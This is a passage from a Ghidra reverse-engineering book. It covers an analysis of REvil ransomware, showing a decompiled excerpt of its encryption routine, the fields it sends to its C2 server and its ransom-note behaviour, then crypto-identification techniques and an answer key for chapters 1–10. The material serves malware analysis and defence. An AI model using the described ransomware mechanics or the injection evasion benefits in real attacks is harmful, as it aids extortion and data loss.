REvil uses Salsa20 symmetric encryption to encrypt user files. It generates a new symmetric key for every single file that it encrypts, which is called a per-file encryption key. These keys are generated using the victim's machine ephemeral public key (generated on line `62` – see *Figure 18.14*) and the new per-file ephemeral private key (`priv_key` on line `28` – see *Figure 18.20*). The corresponding file's ephemeral public key (`session->ephemeral_pub_key` on line `28` – see *Figure 18.20*) is saved together with the encrypted file content to enable the decryption of this file later. To decrypt a file, we will need to compute its Salsa20 symmetric key, which will be derived from the shared secret that is calculated using the victim machine's private key (saved in the registry as `pk_key` in encrypted form) and the per-file ephemeral public key (appended to the encrypted file itself).

Immediately after setting up the encryption context, the ransomware posts the file to the I/O completion port for encryption:

```
14  file_session = GetFileHndAndAssociatedSalsa20KeyState (StructHeapHandle,param_2,param_4,param_5)
    ;
15  if (file_session != 0x0) {
16                  /* Below IO completion uses existing port created earlier and referenced using
17                     StructHeapHandle */
18    iohandle = CreateIoCompletionPortWrapper (StructHeapHandle,*&file_session->filehandle,0);
19    if (CONCAT31(extraout_var,iohandle) != 0) {
20      *&file_session[1].field_0x3c = 0;
21                  /* Post file to the existing IO completion port that has encryption thread to
22                     encrypt file */
23      iVar1 = PostQueueCompletionStatusWrapper (StructHeapHandle,0,0,file_session);
```

Figure 18.21 – Sending the file to the I/O completion port for encryption

This immediate posting means that encryption tasks are created and queued concurrently with the file enumeration process. Worker threads, which are running the `GetQueueStateAndEncryptFileWithSalsa20` routine (at line `16` – see *Figure 18.18*), retrieve these tasks and begin encryption without delay. In this function, the file is read in chunks of 1 MB, and these chunks are sent (again using I/O ports) to a function that encrypts the content using `Salsa20_encrypt` and overwrites the same file with the encrypted content. It also checks the config for the value of the `fast` key, and if it's set to `true`, it just encrypts the first 1 MB of data. It also appends the file encryption metadata with a size of `224` bytes to the end of the file. The resulting structure of the encrypted file will look as shown in the following figure:




Figure 18.22 – Encrypted file structure

Lastly, the file is renamed with the random ransom extension it created.

To view the execution flow for these function calls, you can use the call graph or call trees feature of Ghidra. To use it, from the Ghidra menu, select **Window | Function Call Trees: <func_name>** or **Function Call Graph**.

The following figure shows the function call trees leading to the function where per-file Salsa20 keys are generated:




Figure 18.23 – Incoming call references to function generating per-file encryption keys

The following figure shows the call graph leading to the function where files are encrypted with `salsa20_encrypt`:




Figure 18.24 – Function call graph

After ransomware has encrypted all the files, it will perform some other necessary tasks to notify the victim that they have been ransomed, and it will also try to communicate with the attacker to notify them of a successfully executed attack.

In the following section, we will learn more about what information is transferred to the attacker's controlled C2 by ransomware.

C2 communication and exfiltration of data

Recently, ransomware has also started to involve stealing sensitive data before encryption and threatening to release it to the public if the ransom is not paid. This is called the **double extortion tactic**, which puts pressure on an organization already suffering data loss if they are also threatened with a data leak. Later versions of REvil are observed to perform double extortion.

The current version of REvil sends basic information to C2, as shown in the following figure:


```
{
    "ver": 257,
    "pid": "30",
    "sub": "97",
    "pk": "pzprC6xbhNFhM/-rJI6gCrd2pnCgyRdai+B89OUhWAw=",
    "uid": "4663EEC9FAAC8663",
    "sk": "p5VaJisYebVpgcGyxcqVITVm1g+YV0ZgjJz0EtlSiaZHgDp
    "unm": "user",
    "net": "DESKTOP-AAAAAAA",
    "grp": "WORKGROUP",
    "lng": "en-US",
    "bro": false,
    "os": "Windows 10 Home",
    "bit": 64,
    "dsk": "QwADAAAAAMDjjx8AAAAAkKDDYQAAAA==",
    "ext": "74wb12207"
}
```


Figure 18.25 – Information sent to C2

It contains the stats collected by ransomware and includes some original values from the config itself, such as `pid` and `sub`, which identify the ransomware campaign it was associated with. Some of the names and values in the field are self-explanatory.

Ransom demand notification

After encryption or lockout, the ransomware informs the victim of the attack and provides instructions to regain access:

- **Ransom note display**: A message is displayed on the screen, often as a text file, wallpaper change, or HTML page, explaining the situation. REvil uses a text-based ransom note and also changes the wallpaper.
- **Payment instructions**: The note includes instructions for paying the ransom, typically in cryptocurrencies such as Bitcoin to maintain the attacker's anonymity.
- **Deadline and threats**: Attackers may set deadlines for payment and threaten to delete the decryption key or increase the ransom if the victim does not comply promptly.

Ransomware poses a significant threat to individuals and organizations. By comprehending its general working principles, analysts and cybersecurity professionals can develop effective defenses, improve detection methods, and potentially mitigate the impact of attacks. Tools such as Ghidra play a vital role in reverse-engineering ransomware, enabling in-depth analysis of malicious code to enhance our collective cybersecurity posture.

Identifying encryption algorithms

One of the critical aspects of analyzing ransomware is understanding the encryption mechanisms it employs. Identifying the encryption algorithm used is essential for several reasons:

- **Developing decryption tools**: If possible, security professionals can create decryptors to recover encrypted data without paying the ransom. There have been many instances of ransomware for which researchers have developed decryptors (e.g., Petya). You can use services such as **ID Ransomware** (`https://id-ransomware.malwarehunterteam.com/`), which help identify the ransomware and point to decryption tools or resources that may help.
- **Malware attribution**: Recognizing specific encryption patterns can help attribute the ransomware to known families or threat actors.
- **Enhancing detection mechanisms**: Understanding encryption methods aids in developing signatures and heuristics for early detection.

This section explores how to use Ghidra to identify encryption algorithms within ransomware binaries.

Initial exploration

We can begin by examining imported function names and automatically identified functions by Ghidra that can provide us with some clues about the encryption algorithm used:

- **Symbol Tree**: Examine Symbol Tree to view discovered functions, variables, and namespaces
- **Function listing**: Ghidra lists functions that it identifies during analysis, albeit with generic names if symbols are stripped

Identifying imported libraries and functions

Many malware samples utilize OS APIs and external libraries for cryptographic functions. To find these, go to **Imports** within **Symbol Tree** and look for common cryptographic libraries, such as the following:

- `Advapi32.dll`: Contains Windows CryptoAPI functions
- `Crypt32.dll`: Provides functions for certificate and cryptographic messaging
- `bcrypt.dll`: Part of Windows **Cryptography API: Next Generation** (**CNG**)

Expand these imported DLLs and look for functions related to cryptography, such as the following:

- **CryptoAPI functions**:
  - `CryptAcquireContext` (this will mostly be called to initiate the crypto provider)
  - `CryptGenRandom`
  - `CryptGenKey`
  - `CryptEncrypt`
  - `CryptImportKey`
- **CNG functions**:
  - `BCryptOpenAlgorithmProvider`
  - `BCryptGenerateSymmetricKey`
  - `BCryptEncrypt`

You can also use **Filter** to search for one of these APIs.

Tracing calls to cryptographic functions

If the ransomware uses standard libraries, you can trace the usage of that API to land inside the code that might be responsible for doing encryption. You can also explore the caller or callees of the current function where you landed to gain more context about the encryption algorithm:

- **Finding references**: Right-click on the cryptographic function in the **Imports** list and select **Show References to**
- **Analyze calling functions**: Examine how these functions are used, including parameters passed and data manipulated

Identifying custom or embedded encryption algorithms

Many forms of ransomware, including REvil, implement encryption algorithms without using external libraries to avoid detection. To identify custom implementations, you can use the following techniques:

- **String or bytes search**: Look for specific strings or constants that are used in standard encryption algorithms. For example, Salsa20 uses `expand 32-byte k` during its key expansion state, which you can try searching for using **Search | For Strings...**, and then trace back to the location where it's being used. Refer to the following figure:




Figure 18.26 – Finding encryption using string search

AES uses **S-box** (`https://en.wikipedia.org/wiki/Rijndael_S-box`), which can also be found using **Search** | **Memory**, and then in the hex value field, enter the first 16 bytes (`63 7c 77 7b f2 6b 6f c5 30 01 67 2b fe d7 ab 76`) of S-box.

Using plugins to find known crypto signatures and constants

You can use plugins such as **FindCrypt-Ghidra** to help you identify crypto signatures or constants, and from there, you can cross-reference them back to the location where they are being used.

Download the plugin from the release page of its GitHub repository (`https://github.com/d3v1l401/FindCrypt-Ghidra`) and follow the installation and usage instructions from the project's documentation (`https://github.com/d3v1l401/FindCrypt-Ghidra?tab=readme-ov-file#installation`).

Once you have installed it successfully, go to the **Script Manager** window and search for `FindCrypt.java`. Double-clicking or pressing **Run** will execute the script, and a result screen will be shown, as in the following figure, if it finds any encryption-related artifacts:




Figure 18.27 – Using the FindCrypt-Ghidra plugin to find and trace an encryption algorithm

By mastering these techniques, analysts can gain valuable insights into ransomware behavior, contribute to developing decryption tools, and enhance overall cybersecurity defenses.

Summary

This chapter offered a summary of ransomware, detailing its operational mechanisms. It discussed how ransomware infiltrates systems, encrypt data, and demands payment from users to regain access. The chapter also examined various types of ransomwares, common methods of distribution, and measures for prevention and mitigation.

I hope you enjoyed reading this book. You've learned a lot but remember to put this knowledge into practice in order to develop your skills further. Binary protections are becoming more and more complex, so it is necessary to master advanced reverse-engineering topics. Ghidra can be a good ally in this battle, so use it and combine it with other powerful tools – maybe even your own.

Further reading

- **Ransomware**: `https://www.cisa.gov/stopransomware/resources`
- **Elliptic-Curve Diffie-Hellman**:
  - `https://cryptobook.nakov.com/asymmetric-key-ciphers/ecdh-key-exchange`
  - `https://wiki.openssl.org/index.php/Elliptic_Curve_Diffie_Hellman`

Appendix A
Answer Key

Chapter 1

1. No one reverse-engineering framework is the ultimate. Each reverse-engineering framework has its own strengths and weaknesses. We can mention some current Ghidra strengths when comparing Ghidra with most other reverse-engineering frameworks:

   - It is open source and free (including its decompiler).
   - It supports a lot of architectures (it may be the framework you are using is not supported yet).
   - It can load multiple binaries at the same time in a project. This feature allows you to easily apply operations over many related binaries (for example, an executable binary and its libraries).
   - It enables collaborative reverse-engineering by design.
   - It supports big firmware images (1 GB+) without problems.
   - It has comprehensive documentation, which includes examples and courses.
   - It allows version tracking of binaries allowing the matching of functions and data and their markup between different versions of the binary.

   But we can also mention an important weakness: Ghidra Python scripting relies on Jython (a Java implementation of Python) and it currently doesn't support Python 3. Since Python 2.x is currently deprecated, this is a significant weakness of Ghidra.

2. The bar located in the upper-right margin of the disassembly window allows you to customize the disassembly view:




Figure A.1 – Disassembly listing configuration

By right-clicking on the **P-Code** field, P-Code will appear in the disassembly listing:



Figure A.2 – Enable the P-Code field in disassembly

The following figure shows the resulting disassembly listing after enabling the **P-Code** field:

```
                    .text                                          XREF[1]:     _mainCRTStartup:004013dd(c)
                    _main
00401500 55             PUSH        EBP
                                    $U1b50:4 = COPY EBP
                                    ESP = INT_SUB ESP, 4:4
                                    STORE ram(ESP), $U1b50
00401501 89 e5          MOV         EBP,ESP
                                    EBP = COPY ESP
00401503 83 e4 f0       AND         ESP,0xfffffff0
                                    CF = COPY 0:1
                                    OF = COPY 0:1
                                    ESP = INT_AND ESP, 0xfffffff0:4
                                    SF = INT_SLESS ESP, 0:4
                                    ZF = INT_EQUAL ESP, 0:4
00401506 83 ec 10       SUB         ESP,0x10
                                    CF = INT_LESS ESP, 16:4
                                    OF = INT_SBORROW ESP, 16:4
                                    ESP = INT_SUB ESP, 16:4
                                    SF = INT_SLESS ESP, 0:4
                                    ZF = INT_EQUAL ESP, 0:4
00401509 e8 62 09       CALL        ___main                                    undefined ___main(void)
         00 00
                                    ESP = INT_SUB ESP, 4:4
                                    STORE ram(ESP), 0x40150e:4
                                    CALL *[ram]0x401e70:4
```

Figure A.3 – Disassembly listing with P-Code enabled

As you can see in the preceding screenshot, for each assembly instruction, one or more P-Code instructions are generated.

3. The disassembly view is a view of the instructions using the language of the processor while the decompiler view shows pseudo-C decompiled code:

```
                    s_diag_004de970
004de970 64 69 61       ds          "diag"
         67 00
004de975 00 00 00       ??[3]

                    s_updateinterval=_004de978
004de978 75 70 64       ds          "updateinterval="
         61 74 65
         69 6e 74 ...
004de988 00 00 00 00    ??[4]

                    s_cardinterval=_004de98c
004de98c 63 61 72       ds          "cardinterval="
         64 69 6e
         74 65 72 ...
004de99a 00 00          ??[2]

                    s_log=1_004de99c
004de99c 6c 6f 67       ds          "log=1"
         3d 31 00
004de9a2 00             ??          00h
004de9a3 00             ??          00h
```

```
89      local_8 = (uint)local_8._1_3_ << 8;
90      thunk_FUN_0044e2e0(local_a4);
91      local_8 = 0xffffffff;
92      thunk_FUN_00457470(local_80);
93    }
94    *(undefined *)((int)param_1 + 0x34) = 0;
95    local_b0 = thunk_FUN_0046c570("updateinterval=",0);
96    if (local_b0 != -1) {
97      iVar4 = thunk_FUN_004515e0((int)local_a4);
98      uVar1 = thunk_FUN_00479470((char *)(iVar4 + 0xf + local_b0));
99      thunk_FUN_0046c100(local_1c,uVar1);
100   }
101   local_b0 = thunk_FUN_0046c570("cardinterval=",0);
102   if (local_b0 != -1) {
103     iVar4 = thunk_FUN_004515e0((int)local_a4);
104     uVar1 = thunk_FUN_00479470((char *)(iVar4 + 0xd + local_b0));
105     thunk_FUN_0046c010(local_1c,uVar1);
106   }
107   local_b0 = thunk_FUN_0046c570("log=1",0);
108   if (local_b0 != -1) {
109     pcVar12 = "{[!17!]}{[!18!]}";
110     iVar9 = 1;
```

Figure A.4 – Comparing disassembled with decompiled code

In the preceding screenshot, you can see a disassembly view in the left margin showing the same code as the decompiled view located in the right margin.

Chapter 2

1. Ghidra scripts are valuable because they can automate reverse-engineering tasks.

   Some tasks that you can automate using Ghidra scripts are the following:

   - Searching for strings and code patterns
   - Automatically deobfuscating code
   - Adding useful comments to enrich the disassembly

2. Scripts are organized by category, as shown on the left-hand side of the following screenshot:




Figure A.5 – Script Manager

When clicking on the checklist icon located in the upper-right margin, as shown in the preceding screenshot taken from the **Script Manager** window, the paths of script directories will be shown:




Figure A.6 – Script Directories

But the organization of the scripts in the Script Manager is taken from the `@category` field located in the header of the script code, as shown in the following listing:

```
//TODO write a description for this script
//@author
//@category Strings
//@keybinding
//@menupath
//@toolbar
```

Notice that the previous script header is a Python header, but an analogous header is used when writing JavaScript for Ghidra.

3. Ghidra is written in the Java language (of course, the decompiler is not; it is written in the C++ programming language), so the API of Ghidra is exposed in Java. It is the same in Python because the Python API consists of a Java bridge powered by Jython, a Java implementation of Python.

Chapter 3

1. Yes. ZIP files containing the source code are attached to the same folder that the JAR file you want to debug exists in. To link the source code with the JAR file using the Eclipse IDE, right-click on the JAR file and then enter the ZIP file in the Workspace location field of the Java Source Attachment section as shown in the following screenshot:




Figure A.7 – Linking to Graph.jar file with its own source code

After that, you will be able to expand the JAR file, showing included `*.class` files.

2. Yes, it is possible, as demonstrated in the following blog post: `https://reversing.technology/2019/11/18/ghidra-dev-pt1.html`

   But remember that the Eclipse IDE is the only one officially supported by Ghidra.

3. Some vulnerabilities were found in Ghidra but those and any other ones are probably not NSA backdoors into the program. The NSA has its own zero-day exploits to hack computers and, for sure, doesn't need to introduce backdoors into its own programs to hack the computers of people around the world. In fact, to do so would be a significant misstep in terms of reputation.

Chapter 4

1. A Ghidra extension is code that extends Ghidra with new features while scripts are code for assisting the reverse-engineering process by automating tasks.
2. Since this task consists of analyzing the code and improving it, you will need to write or incorporate a new Ghidra analyzer extension in order to extend the analysis capabilities of Ghidra.
3. As explained in the answer to the first question of this chapter, Ghidra scripts and Ghidra extensions have different purposes so use Ghidra scripts to automate reverse-engineering tasks applied over the disassembly listing and use Ghidra extensions if you want to extend or improve Ghidra with new features.

Chapter 5

1. Imports leak the capabilities of malware taken from dynamic linking libraries, including operating system libraries, which enables communication for the malware with the outside. Sometimes the malware dynamically loads dynamic linking libraries (via the `LoadLibrary` API) and dynamically imports functions (via the `GetProcAddress` API), so you will not see the full set of imported libraries during a static analysis without further analysis than opening the binary with Ghidra and looking for the imports.
2. Yes. You can use a Ghidra analyzer to extract object-oriented information from the disassembly (for example, objects, methods, and so on) and improve the disassembly listing using this information. Or, use a Ghidra analyzer to enrich the disassembly listing with object-oriented information obtained from a third-party source.
3. There are a lot of benefits to it:

   - Bypass firewall rules if the application the code is injected into has associated firewall rules that are less restrictive than the original process.
   - To be stealthier, it is better to inject into a legitimate process than creating a new process.

   This list includes some general reasons but the whole list would be extensive.

Chapter 6

1. The appropriate Ghidra API function to set a byte at a given memory address is `setByte`.

   I followed these steps to reach this Ghidra Flat API function:

   A. I checked the Ghidra Flat API reference provided in *Chapter 6*, *Scripting Malware Analysis*.

   B. I located the set of Ghidra Flat API functions of interest. *Use these functions to set a value into some memory address.*

   C. I identified the most relevant function, reading its name and figuring out what it does: `setByte`.

   D. I checked the online documentation of the function to confirm that it was the function I was looking for: `https://ghidra.re/ghidra_docs/api/ghidra/program/database/mem/MemoryMapDB.html#setByte(ghidra.program.model.address.Address,byte`.

   E. The description matched my needs: `Write byte at addr`. So, we can use it for that.

2. Ghidra is written in the Java programming language and this is why this language is the most supported (of course, the decompiler is not; it is written in the C++ programming language) so the API of Ghidra is naturally exposed in Java. The Java API is better than the Python API because the Python API is a bridge to the Java API implemented by Jython, a Java implementation of Python. So, issues with Jython could happen, which doesn't happen with Java. Let's pick a random issue to demonstrate this: `https://github.com/NationalSecurityAgency/ghidra/issues/2369`.

   Or look for Jython issues on your own following this link: `https://github.com/NationalSecurityAgency/ghidra/search?q=jython&type=issues`.

3. Yes. By using Ghidra scripts, you can compute values that are calculated at runtime and enrich the disassembly with it.

Chapter 7

1. You can execute headed scripts in headless mode only if those scripts don't make use of GUI APIs and vice versa. You can execute headless mode scripts in Ghidra headed mode only if those scripts don't make use of functions intended for headless, otherwise, an exception will be thrown.
2. Ghidra headed mode is useful to perform a visual and mostly manual analysis of the binary by analyzing the graph, improving it, reading the disassembly listing, and so on. On the other hand, headless mode is adequate to perform automatic analysis or apply a script over a set of binaries.
3. The difference is that `grep` or `strings` will return any matching string found in the binary while Ghidra will return matching strings recognized by the analyzer. So, for instance, you will also be able to identify references to it in the disassembly listing and spurious strings won't be taken into account by Ghidra.

Chapter 8

1. Binary diffing serves as a critical tool for uncovering the subtleties hidden within software binaries. The primary purpose of binary diffing is to compare two versions of a binary executable to identify differences at the machine code level. This process is indispensable when source code is not available, which is often the case with proprietary and malicious software.

   Through binary diffing, we can pinpoint changes between different versions of an application—a new version might have patched vulnerabilities, added features, or may have introduced new bugs. By analyzing these differences, security researchers can understand how a vulnerability was patched, which helps in assessing the effectiveness of the fix and in developing exploits or countermeasures. Additionally, binary diffing can reveal patterns in how a particular vendor addresses security issues, providing insights that can guide future research efforts.

2. The similarity threshold in BSim defines the minimum level of resemblance required between two binary components (such as functions or basic blocks) for them to be considered a match. This threshold is usually expressed as a percentage, reflecting how much of the code corresponds between the binaries being compared.

   The confidence threshold, on the other hand, indicates the statistical confidence that the similarity observed is significant and not due to random chance. It acts as a filter to reduce false positives by ensuring that only matches surpassing a certain level of certainty are reported.

   Adjusting these thresholds is a balancing act. Setting a high similarity threshold increases the precision of the matches but may overlook subtle yet important variations. Similarly, a high confidence threshold enhances the reliability of the results but might exclude relevant matches that have lower statistical strength due to factors like code obfuscation or compiler optimizations.

   In my experience, tuning these thresholds in BSim depends on the specific goals of the analysis. If I am searching for exact matches to identify reused code, I might opt for higher thresholds. However, if I aim to uncover modified code that retains functional similarity, I might lower the thresholds to cast a wider net, accepting the trade-off of sifting through more candidates to find significant matches.

Chapter 9

1. No, memory corruption is a type of software vulnerability but many more exist. For instance, race condition vulnerabilities:

   - **CWE-362: Concurrent Execution using Shared Resource with Improper Synchronization (Race Condition)**: The program contains a code sequence that can run concurrently with other code, and the code sequence requires temporary, exclusive access to a shared resource, but a timing window exists in which the shared resource can be modified by another code sequence that is operating concurrently. Several other memory corruption vulnerabilities were not covered. For instance, double-free vulnerabilities:
   - **CWE-415: Double Free**: The product calls `free()` twice on the same memory address, potentially leading to the modification of unexpected memory locations.

2. It is considered unsafe because the size of the destination buffer where the source buffer will be copied is not taken into account, so it can easily lead to a buffer overflow.
3. The three usual binary protection methods are as follows:

   - **Stack canaries**: In this method, we put a precomputed value (the canary) before the return address such that the return address cannot be overwritten without overwriting that value first. The integrity of the canary can be checked after returning from the function.
   - **DEP (Data Execution Prevention) / NX (do not execute)**: Makes the stack non-executable, so the attacker cannot simply execute the shellcode on the stack.

- **ASLR** (**Address Space Layout Randomization**)/**PIE** (**Position-Independent Executable**): Randomizes the location where system executables are loaded into memory, so the attacker cannot easily know where exactly to redirect the flow of the program if hijacked.

No, it is not impossible to bypass all the methods mentioned to achieve code execution.

Chapter 10

1. SLEIGH is a processor specification language that formally describes the translation from the bit encoding of machine instructions, for a particular processor, to human-readable assembly language and into P-Code.

   On the other hand, P-Code is an **intermediate representation** (**IR**) that can be translated into the assembly instructions of a specific processor. To be more precise, it is a **register transfer language** (**RTL**). P-Code is used to describe data flow at the register-transfer level of an architecture.

2. No, it isn't.

